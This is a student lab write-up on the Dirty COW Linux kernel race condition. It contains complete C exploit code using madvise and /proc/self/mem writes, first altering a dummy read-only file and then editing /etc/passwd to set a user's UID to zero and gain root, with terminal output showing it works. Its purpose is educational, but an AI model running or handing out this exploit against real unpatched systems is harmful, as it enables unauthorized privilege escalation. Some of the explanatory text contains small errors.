Dirty COW Attack

Introduction:

Dirty COW is a special type of race condition vulnerability. It existed in Linux kernel from 2007 until 2016. Due to this vulnerability, attackers can gain the root privilege by exploiting it. Attackers can modify any protected file even though these files are only readable to them.


Objectives:

The objectives of this lab is to gain the hands-on experience on the Dirty COW attack, understand the race condition vulnerability exploited by the attack, and gain a deeper understanding of the general race condition security problems. We will exploit the dirty COW race condition vulnerability to gain the root privilege.

This lab is only possible in the earlier version before the patch was done in the Linux system. Thus, we are using seeds 12.04 version for this lab.

Task 1: Modify a dummy Read-Only File


The main objective of this task is to find a way to write to a read-only file using dirty COW vulnerability. First, we will create a dummy file to select a target file. Since we can manipulate any read only file, we will first test with the dummy file /zzz. (In this task I forgot to change the machine name and later changed it to my name.)



Observation: We can see that if we try to write to this file as a normal user, we will fail, because the file is only readable to normal users. However, because of the Dirty COW vulnerability in the OS kernel, we will try to write the string "******" instead of 222222.

For this purpose, we have the following program which will open the file /zzz which is read only file. We first opened the file /zzz and searched the string "222222" and in writeThread function we replaced the string by "******". We will compile the attack.c program and will see the content of our file /zzz. Since the memory is of COW type, this thread alone will only be able to modify the contents in a copy of the mapped memory, which will cause any change to /zzz file.

Similarly, the madviseThread discards the private copy of the mapped memory, so the page table can point bac to the original mapped memory.




```
//attack.c//

#include<sys/mman.h>
#include<fcntl.h>
#include<pthread.h>
#include<sys/stat.h>
#include<string.h>

void *map;
void *madviseThread(void *arg);
void *writeThread(void *arg);

int main(int argc, char *argv[])
{
pthread_t pth1,pth2;
struct stat st;
int file_size;

int f=open("/zzz", O_RDONLY);
// Map the file to COW memory using MAP_PRIVATE
fstat(f, &st);
file_size = st.st_size;
map=mmap(NULL, file_size, PROT_READ, MAP_PRIVATE, f, 0);
                                                    1,1           Top
```



```
Terminal
test@AcharyaDeepak: /home/seed
map=mmap(NULL, file_size, PROT_READ, MAP_PRIVATE, f, 0);
// Find the position of the target area
char*position = strstr(map, "222222");
// We have to do the attack using two threads.
pthread_create(&pth1, NULL, madviseThread, (void*)file_size);
pthread_create(&pth2, NULL, writeThread, position);
// Wait for the threads to finish.
pthread_join(pth1, NULL);
pthread_join(pth2, NULL);
return 0;
}

void*madviseThread(void*arg)
{
int file_size = (int) arg;
while(1){
madvise(map, file_size, MADV_DONTNEED);
}
}

void*writeThread(void *arg)
{
char*content= "******";
                                                    23,
```

```
void*writeThread(void *arg)
{
char*content= "******";
off_t offset = (off_t) arg;
int f=open("/proc/self/mem", O_RDWR);
while(1) {

// Move the file pointer to the corresponding position.
lseek(f, offset, SEEK_SET);
// Write to the memory.
write(f, content, strlen(content));
}
}
```

```
[04/04/2020 17:29] seed@AcharyaDeepak:~$ gcc attack.c -lpthread
[04/04/2020 17:29] seed@AcharyaDeepak:~$ a.out
^C
[04/04/2020 17:30] seed@AcharyaDeepak:~$
```


```
[04/04/2020 17:44] seed@AcharyaDeepak:~$ cat /zzz
1111111******333333
[04/04/2020 17:44] seed@AcharyaDeepak:~$
```


Observation: We were able to change the content of read only file /zzz. This attack was successful because we performed the madvise() system call while the write system call is still running. We cannot achieve that in one try thus we kept on trying for many times using never ending loop. This is the reason why we had to force the process before checking the content of the file. We checked the content of the file and we found that the content was changed to "******" in place of string "222222."

Task 2: Modify the password file to gain the root privilege

For this process our mission is to modify /etc/passwd file and set the root id from 1001 to 0000 in the third column. Thus, we modified the file name to /etc/password and we set the character position to find the string "test:x:1001" and in function writeThread we replace above string by "test:x:0000" as follows:

```
int f=open("/etc/passwd", O_RDONLY);
// Map the file to COW memory using MAP_PRIVATE
fstat(f, &st);
file_size = st.st_size;
map=mmap(NULL, file_size, PROT_READ, MAP_PRIVATE, f, 0);
// Find the position of the target area
char*position = strstr(map, "test:x:1001");
```





Observation:

As we see in the command line that we successfully changed the privilege to the root. We opened the read only file /etc/passwd and replaced the string “test:x:1001” by string”test:x:0000” by doing so we gained the root privilege. We checked the user Id of our user test and we found out that we gained the root \privilege by exploiting the dirty COW attack. Hence, attack was successful.

Conclusion:

Thus, we were able to exploit the dirty COW vulnerability to manipulate read-only file. We wrote successfully in the read only /etc/passwd file to give the root privilege to the user. Hence, we were able to exploit the dirty COW vulnerability which was present in the Linux kernel from 2007 to 2016.